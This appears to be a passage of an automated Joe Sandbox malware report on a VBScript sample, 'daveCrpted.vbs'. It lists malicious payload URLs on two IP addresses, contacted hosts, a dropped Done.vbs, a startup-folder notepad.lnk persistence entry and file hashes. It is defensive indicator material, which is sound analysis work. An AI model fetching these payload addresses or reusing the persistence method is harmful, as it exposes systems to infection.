
Name	Malicious	Antivirus Detection	Reputation
http://2.56.57.22/tsdfguhijk.txt	true	• Avira URL Cloud: safe	unknown
http://20.106.232.4/rumpe/26-05-2022-StartUp.pdf	true	• Avira URL Cloud: malware	unknown
http://20.106.232.4/dll/26-05-2022-StartUp.pdf	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://20.6.	powershell.exe, 00000006.00000003.478394040.0000012FDFF82000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.503288727.0000012FDFF82000.00000004.00000020.00020000.00000000.sdmp	true	• 0%, Virustotal, Browse • Avira URL Cloud: safe	low
http://2.56.57.22	powershell.exe, 00000006.00000002.490975728.0000012FC8CA5000.00000004.00000800.00020000.00000000.sdmp	true	• 9%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://nuget.org/NuGet.exe	powershell.exe, 00000006.00000002.495224431.0000012FD7F45000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000007.00000002.490798860.000001C7BF161000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://2.5	powershell.exe, 00000006.00000002.490975728.0000012FC8CA5000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	low
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000007.00000002.479916206.000001C7AF301000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: safe	unknown
http://20.106.232.4/dll/26-05-2022-StartUp.pdfPk	powershell.exe, 00000006.00000002.483072450.0000012FC80F0000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000007.00000002.479916206.000001C7AF301000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/	powershell.exe, 00000007.00000002.490798860.000001C7BF161000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000006.00000002.495224431.0000012FD7F45000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000007.00000002.490798860.000001C7BF161000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000007.00000002.490798860.000001C7BF161000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000007.00000002.490798860.000001C7BF161000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: safe	unknown
http://20.106.232.48	powershell.exe, 00000006.00000002.490975728.0000012FC8CA5000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://20.106.232.4	powershell.exe, 00000006.00000002.490800447.0000012FC8C83000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.483072450.0000012FC80F0000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://2.56.57.22x	powershell.exe, 00000006.00000002.483842645.0000012FC8286000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	low
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000004.00000002.510984736.000001A54B2E1000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.480982102.0000012FC7EE1000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000007.00000002.478703723.000001C7AF0F1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000007.00000002.479916206.000001C7AF301000.00000004.00000800.00020000.00000000.sdmp	false		high
http://2.56.57.22/ts	powershell.exe, 00000006.00000002.490975728.0000012FC8CA5000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
2.56.57.22	unknown	Netherlands		395800	GBTCLOUDUS	false
20.106.232.4	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	635407
Start date and time: 27/05/202221:14:10	2022-05-27 21:14:10 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 49s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	daveCrpted.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	46
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.evad.winVBS@30/28@2/3
EGA Information:	• Successful, ratio: 62.5%
HDC Information:	• Successful, ratio: 64.7% (good quality ratio 59.1%) • Quality average: 73.5% • Quality standard deviation: 30.8%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .vbs • Adjust boot time • Enable AMSI • Override analysis time to 240s for JS/VBS files not yet terminated

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, SearchUI.exe, dllhost.exe, backgroundTaskHost.exe, audiodg.exe, BackgroundTransferHost.exe, WerFault.exe, ShellExperienceHost.exe, WMIADAP.exe, conhost.exe, svchost.exe, mobsync.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 20.42.73.29, 40.125.122.176, 20.223.24.244, 20.54.89.106
- Excluded domains from analysis (whitelisted): www.bing.com, client.wns.windows.com, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, ctldl.windowsupdate.com, arc.msn.com, ris.api.iris.microsoft.com, consumer-displaycatalogrp-aks2aks-europe.md.mp.microsoft.com.akadns.net, store-images.s-microsoft.com, login.live.com, blobcollector.events.data.trafficmanager.net, onedsblobprdeus15.eastus.cloudapp.azure.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com, displaycatalog-rp.md.mp.microsoft.com.akadns.net, glb.sls.prod.dcat.dsp.trafficmanager.net
- Execution Graph export aborted for target powershell.exe, PID 1288 because it is empty
- Execution Graph export aborted for target powershell.exe, PID 6508 because it is empty
- Execution Graph export aborted for target powershell.exe, PID 7076 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtEnumerateKey calls found.
- Report size getting too big, too many NtEnumerateValueKey calls found.
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtOpenKey calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
21:15:29	API Interceptor	172x Sleep call for process: powershell.exe modified
21:15:37	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\notepad.lnk
21:17:09	API Interceptor	289x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Done.vbs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Little-endian UTF-16 Unicode text, with very long lines, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	848042
Entropy (8bit):	1.1363099352339936
Encrypted:	false
SSDEEP:	192:6KqCQKQUBSRd6h7r1+5FL+HoFuM3BBxO1wjtg1v2U:6KqCQKQUBSRdK7r1+5FbBw1vJ
MD5:	DC70EEFA088F688D1CD4C4CF2C6674CA
SHA1:	C358867A468D9722B3C40F0BCD0CBE2534756545
SHA-256:	1EC2C2C0A29C16146400C52880E887CFAE57223B2B621C0F433EF9B619AF5343
SHA-512:	E95C7F6622486CCB16CD1C15E68BCA4101F2556C6A22A6B0318D03C9A9967097D0B98D37CE833E6669666318B7E73C2CA51513AC9A603A28D041A19B63DE8B(
Malicious:	**true**
Reputation:	unknown
Preview:	......:.

C:\ProgramData\Done.vbs:Zone.Identifier

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD6 E
Malicious:	false
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.884004042663719
Encrypted:	false
SSDEEP:	192:h9smd3YrKkGdcU6CkVsm5emla9sm5ib4q4dVsm5emdjxoeRjp5Kib4n2Ca6pZlb4:ySib4q4dvEib42opbjvwRjdvRnrkjh4v
MD5:	BD615E1A2BC83828E536E020BD2D7DE9
SHA1:	340AF08B8BB60B52442FFE05FF8277C4276C8320
SHA-256:	B5285E108F6ED9D942F56E840A5DFCA938E65FBC64A18729DFD96BE71D878416
SHA-512:	90EC9D0E15D0D7609963BC7E19A2DE7B1D8B068460D2A0AA666D94E84360116868D19417F5C8D87E82D917CF6BC8BFFDEA8CDC73A86CD44419FFACA1E261D E6
Malicious:	false
Reputation:	unknown

Preview:	PSMODULECACHE.....7.t8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1.....SafeGetCommand.....Get-ScriptBlockScope....$...Get-DictionaryValueFromFirstKeyFound.....New-PesterOption.....Invoke-Pester.....ResolveTestScripts.....Set-ScriptBlockScope.....w.e...a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Unregister-PackageSource.....Save-Package.....Install-PackageProvider.....Find-PackageProvider.....Install-Package.....Get-PackageProvider.....Get-Package.....Uninstall-Package.....Set-PackageSource.....Get-PackageSource.....Find-Package.....Register-PackageSource.....Import-PackageProvider.....e...[...C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-PackageSource.....Get-PackageSource.....Install-Package.....Save-Package.....Get-Package...

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9573488789684415
Encrypted:	false
SSDEEP:	3:Nlll//:NllF
MD5:	16C3035F6A950D61BCE31A51351DDE0F
SHA1:	EE8F043167D77479239B38A4A1DF7626CC540FFC
SHA-256:	AEADE8853CA54B5064C5A734E5A5AB5FCEC2573B5AAC88C764F4416C319085DB
SHA-512:	137B0CBF7FDE72D943945631248ECEC9BBB9025660EFE71516A3B7D360DC2EAFF4A2594AC1A9E875E318623B10C70A99FB4E4B22459F38537E75D4432CA213CD
Malicious:	false
Reputation:	unknown
Preview:	@...e.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_04g23aso.ckf.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_113xeubt.0rn.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_14hqbqjj.gxr.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5dgawbhw.o05.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5saywipd.men.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_bu4y3ysi.wmb.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB

SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dnxlvzx1.xhq.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gzbo1jkc.hpz.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_iplajpvg.nby.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_laq4ftm4.4mp.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_lxmjsncm.0lo.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_pfeyzexk.3oy.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_sy35pvwd.ng5.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B

SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_zdtgx0ab.jx5.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\203a5f290b65cc8e.customDestinations-ms (copy)

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	5300
Entropy (8bit):	3.9668378984580555
Encrypted:	false
SSDEEP:	48:uLFkk6lg693WL5sCEMXMCwBEKus8gTot8kuSogZoicgTot8kuSogZoGH:yqT93IsCVMCwBCJjZH0jZHL
MD5:	4EE1CA623146596B8B2FE0CC668DF4BE
SHA1:	F4F45194F77EB837D180B34F1C9FCFD2AE0CD59B
SHA-256:	9C918CFB6F2E04A7CB0F797B81D8DAC6A5FE6311D8D4ADCDE4BE69902E31F050
SHA-512:	3A9F2192DA54BA2D7F03D83FFC0BC642A642B44FDCC2935A80D48819621B20D1333FCCE4DB858CCA8AB6925CCE9C9B5F5E7530A5045DE1D4869C4D56321553BF
Malicious:	false
Reputation:	unknown
Preview:	.....FL.....F. .. ....t>.Ir...'O.Ir....[.Ir..e.....:..DG..Yr?.D..U..k0.&...&.....-....r..3..I._.Ir.....t...CFSF..1.....NM...AppData...t.Y^...H.g.3..(.....gVA.G..k...@.....NM..T.!.....Y.....R..A.p.p.D.a.t.a...B.V.1.....NN...Roaming.@.....NM..T.!.....Y.....f...R.o.a.m.i.n.g.....\.1.....>Qbu..MICROS~1..D.....NM..T.!.....Y.....!Z.M.i.c.r.o.s.o.f.t.....V.1.....hT....Windows.@.....NM..T.!.....Y..... ..W.i.n.d.o.w.s.....1.....NN...STARTM~1..n.....NM..T.!.....Y.....D.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....1.....P.t..Programs..j.....NM..T.!.....Y.....@.....3..P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....~.1.....T.!..Startup.h.....NN..T.!.....>.....Q.=.S.t.a.r.t.u.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.7.....b.2.e....T.! .notepad.lnk.H.....T.!.T.!..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\BCYMZUG86WIB33RE6HLM.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	5300
Entropy (8bit):	3.9668378984580555
Encrypted:	false
SSDEEP:	48:uLFkk6lg693WL5sCEMXMCwBEKus8gTot8kuSogZoicgTot8kuSogZoGH:yqT93IsCVMCwBCJjZH0jZHL
MD5:	4EE1CA623146596B8B2FE0CC668DF4BE
SHA1:	F4F45194F77EB837D180B34F1C9FCFD2AE0CD59B
SHA-256:	9C918CFB6F2E04A7CB0F797B81D8DAC6A5FE6311D8D4ADCDE4BE69902E31F050
SHA-512:	3A9F2192DA54BA2D7F03D83FFC0BC642A642B44FDCC2935A80D48819621B20D1333FCCE4DB858CCA8AB6925CCE9C9B5F5E7530A5045DE1D4869C4D56321553BF
Malicious:	false
Reputation:	unknown

Preview:	.....FL.....F. .. ....t>.Ir...'O.Ir....[.Ir..e.....:..DG..Yr?.D..U..k0.&...&.....-....r..3..I._.Ir.....t...CFSF..1.....NM...AppData...t.Y^...H.g.3..(.....gVA.G..k...@.....NM..T.!.....Y.....R..A.p.p.D.a.t.a...B.V.1.....NN...Roaming.@.....NM..T.!.....Y.....f...R.o.a.m.i.n.g.....\.1....>Qbu..MICROS~1..D.....NM..T.!.....Y.....!Z.M.i.c.r.o.s.o.f.t.....V.1....hT....Windows.@.....NM..T.!.....Y..... ..W.i.n.d.o.w.s.....1.....NN...STARTM~1..n.....NM..T.!.....Y.....D.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....1.....P.t..Programs..j.....NM..T.!.....Y.....@.....3..P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....~.1.....T.!..Startup.h.....NN..T.!.....>....Q.=.S.t.a.r.t.u.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.7.....b.2.e....T.! .notepad.lnk.H.....T.!.T.!..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\notepad.lnk

